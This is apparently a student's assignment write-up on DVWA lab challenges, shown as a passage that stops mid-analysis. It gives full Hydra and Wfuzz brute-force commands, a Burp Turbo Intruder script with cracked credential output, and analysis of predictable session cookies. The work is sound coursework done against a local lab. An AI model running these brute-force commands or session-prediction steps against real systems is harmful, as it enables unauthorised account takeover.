Web Security and Malware Analysis

Answers for Assignment 3


SILVIA LUCIA SANNA – 70/90/00053

Task 1 – Dictionary-Based Brute-Force

To complete this task, I had to connect via docker (sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa) with the DVWA website and select the challenge “Brute Force” at low and medium level (this last one selected via DVWA Security options). Before going to the page where I can select the different challenges, I had to login using “admin/password” as credentials.

I managed to solve this challenge using all the three tools suggested: Hydra, Wfuzz, Burp Turbo Intruder.

- Hydra: I used the following command
  hydra 127.0.0.1 -L users.txt -P 10milapwd.txt http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^& Login=Login:F=incorrect:H=Cookie: security=low;PHPSESSID=h76vj90oh0ba3vckv9a22eiv46”
  The first parameter is the host IP. I put -L and -P to select the users file and passwords file (if I had to select only one user or one password I put -l “name” -p “password”). After that I put the method used to connect: as I could see from Burp it was a GET request, so http-get-form, after which I put the correct URL with parameters ^USER^ and ^PASS^ to take in count these one change. After the URL it is very important to put the exit condition, in my case is incorrect (“Username and/or password incorrect.”) and also cookies (security which changes with respect to the level selected and PHPSESSID which changes with respect to the session you are connected to). To change between one level and the other I put the same command but changing only the security cookie value from low to medium.



```
slsanna-kali@slsanna-kali:~/Scaricati/password$ hydra 127.0.0.1 -L users.txt -P 10milapwd
vckv9a22eiv46"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-07 15:14:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries pe
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&pass
[80][http-get-form] host: 127.0.0.1   login: pablo    password: letmein
[80][http-get-form] host: 127.0.0.1   login: admin    password: password
[80][http-get-form] host: 127.0.0.1   login: 1337   password: charley
[80][http-get-form] host: 127.0.0.1   login: gordonb    password: abc123
[80][http-get-form] host: 127.0.0.1   login: smithy    password: password
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-07 15:14:54
slsanna-kali@slsanna-kali:~/Scaricati/password$ hydra 127.0.0.1 -L users.txt -P 10milapwd
ba3vckv9a22eiv46"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-07 15:15:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries pe
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&pass
[80][http-get-form] host: 127.0.0.1   login: pablo    password: letmein
[80][http-get-form] host: 127.0.0.1   login: admin    password: password
[80][http-get-form] host: 127.0.0.1   login: 1337   password: charley
[80][http-get-form] host: 127.0.0.1   login: gordonb    password: abc123
[80][http-get-form] host: 127.0.0.1   login: smithy    password: password
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-07 15:15:35
```

Figure 1: output for Hydra with levels low (first) and medium (second)

- Wfuzz: I used the following command
  Wfuzz -c -H "Cookie: PHPSESSID=dllitg4uef4dkmiobhu9jhtbv4; security=medium" -z file,'users.txt' -z file,'10milapwd.txt' --sw 254 -u http://127.0.0.1/vulnerabilities/brute/?username=FUZZ&password=FUZ2Z&Login=Login#
  I put, -c so that I see colors in the response. -H means header in fact I put after that the cookies which are part of the header in the request. "-z file,'file.txt'" is to select the payloads. I put --sw 254 because I only made one request with user pablo and I noticed that the right password was the one with word length 254 so with sw I only see the result with word length 254 (I could also select the exit code or the chars or lines but they were constant parameters and word is the only one that changes). Finally -u means the url where I put the word FUZZ or similar like FUZ2Z to select the proper payload. To change between one level and the other I put the same command but changing only the security cookie value from low to medium.




```
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000005:   200        108 L    254 W    4413 Ch     "admin - password"
000000011:   200        108 L    254 W    4411 Ch     "1337 - charley"
000000002:   200        108 L    254 W    4413 Ch     "pablo - letmein"
000000017:   200        108 L    254 W    4415 Ch     "smithy - password"
000000016:   200        108 L    254 W    4417 Ch     "gordonb - abc123"

Total time: 0.189498
Processed Requests: 20
Filtered Requests: 15
Requests/sec.: 105.5419

slsanna-kali@slsanna-kali:~/Scaricati/password$ wfuzz -c -H "Cookie:PHPSESSID=dllit
ssword=FUZ2Z&Login=Login#"

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly whe

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/vulnerabilities/brute/?username=FUZZ&password=FUZ2Z&Login=
Total requests: 20

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000002:   200        108 L    254 W    4422 Ch     "pablo - letmein"
000000005:   200        108 L    254 W    4422 Ch     "admin - password"
000000011:   200        108 L    254 W    4420 Ch     "1337 - charley"
000000016:   200        108 L    254 W    4426 Ch     "gordonb - abc123"
000000017:   200        108 L    254 W    4424 Ch     "smithy - password"
```

Figure 2: output for wfuzz for levels low (up) and medium (down)

- Burp Turbo Intruder: first I had to install Turbo Intruder by going on “Extender → BApp Store”. Then I send a request to login in the “Brute Force” web page and intercept it with Burp. Here I right click and select “Send to turbo intruder”. In Turbo Intruder I must select the strings I want to brute force by replacing the value with %s and making the appropriate code. As Turbo Intruder finds the password it puts on a table. For next level, I changed in DVWA Security to medium, then went to Brute Force and resend a request that I intercepted with Burp. The medium request contained the same parameters as the previous one but only the security cookie value changed from low to medium. I reset the attack, using the same code as before and I obtained again the same results.




Turbo Intruder - localhost

```
GET /vulnerabilities/brute/?username=%s&password=%s&Login=Login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/brute/?username=admin&password=password&Login=Login
Connection: close
Cookie: security=low; PHPSESSID=2dbrltu2h7cvj21n65r5pcknu7; security=low
Upgrade-Insecure-Requests: 1
```

Last code used

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    for i in range(3, 8):
        engine.queue(target.req, randstr(i), learn=1)
        engine.queue(target.req, target.baseInput, learn=2)

    for user in open('/home/slsanna-kali/Scaricati/password/users.txt'):
        for word in open('/home/slsanna-kali/Scaricati/password/10mila'):
            engine.queue(target.req, [user.rstrip(), word.rstrip()])

def handleResponse(req, interesting):
    if ('Welcome to the password protected area ' in req.response):
        table.add(req)
```

Figure 3: code used to turbo intruder (is the same between level low and level medium)



Turbo


Row	Payload	Status	Words	Length	Time	Label
0	pablo/letmein	200	1767	4764	14	
1	admin/password	200	1767	4763	205	
2	1337/charley	200	1767	4762	1	
3	gordonb/abc123	200	1767	4768	1	
4	smithy/password	200	1767	4766	3	

Figure 4: output for turbo intruder (same for low and medium levels)

Task 2 – Attacks against sessions


To complete this task, I had to go to challenge “Weak Session IDs” after I selected the correct level from “DVWA Security”. There I select the button “Generate” and intercept the request with Burp. To know how it works I right click and “Send to Repeater” where I click different times “send” and try to understand what the logic behind the changing value of cookie “dvwaSession” is. To do this I have to intercept a request with Burp and send to the Repeater, a Burp tool through which I can send different requests and see immediately the response.

- In the security level low, the difference between one cookie and the previous one is just 1 so I deduce that there is an increase in the value just when I click.


Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: PHPSESSID=h76vj90oh0ba3vckv9a22eiv46; security=
low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2020 17:00:55 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=1
Vary: Accept-Encoding
Content-Length: 3511
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3

<html xmlns="http://www.w3.org/1999/xhtml">

```



Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://localhost
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: PHPSESSID=h76vj90oh0ba3vckv9a22eiv46; security=
low
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2020 17:01:58 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=2
Vary: Accept-Encoding
Content-Length: 3511
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
```

Figure 5: cookies in session attack level low; the difference between one request and the next one is only +1 counting the clicks

- In the security level medium, the difference between two cookies is not only the click but also the time passed between the generation on the previous cookie and the click on button send.



```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: dvwaSession=1; PHPSESSID=dllitg4uef4dkmiobhu9jhtbv4; security=
medium
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 14:05:03 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=1607177103
Vary: Accept-Encoding
Content-Length: 3520
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "

<html xmlns="http://www.w3.org/1999/xhtml">
```

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: dvwaSession=1; PHPSESSID=dllitg4uef4dkmiobhu9jhtbv4; security=
medium
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 14:05:04 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=1607177104
Vary: Accept-Encoding
Content-Length: 3520
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "ht

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
```

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Connection: close
Cookie: dvwaSession=1; PHPSESSID=dllitg4uef4dkmiobhu9jhtbv4; security=
medium
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 14:05:07 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=1607177107
Vary: Accept-Encoding
Content-Length: 3520
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "h
```

Figure 6: cookies in session attack level medium; in the first image we can see the first cookie generated; in the second image the cookie generated after one click; in the third image the cookie generated after 3 seconds

- In the security level high, I wasn't good to find the logic but I have noticed that the previous one is higher than the next one (so it is the opposite with respect to the previous two levels where the cookie value increased each time). I thought to make a subtraction to find the logic behind them, but I could not find a proper calculator to compute that. I also noticed that the character from one click to the next one change all and at the same position sometimes grows and in the next click maybe decreases, so I can imagine that this is a random number. As values changed so frequently, I wasn't able to make a flash screenshots to report their values.

In the security level medium and high I also had to use the Sequencer, a Burp tool to analyse the quality of randomness in a data set. In this case I can use it to evaluate the randomness in the cookie dvwaSession and know how to predict the future value and so understand the logic. To do this analysis I will consider only the results of the "Character-level analysis" and between these: "character set", "maximum entropy bits" and "count".

- At the medium level, we can notice that the only varying numbers are the two less significant numbers.

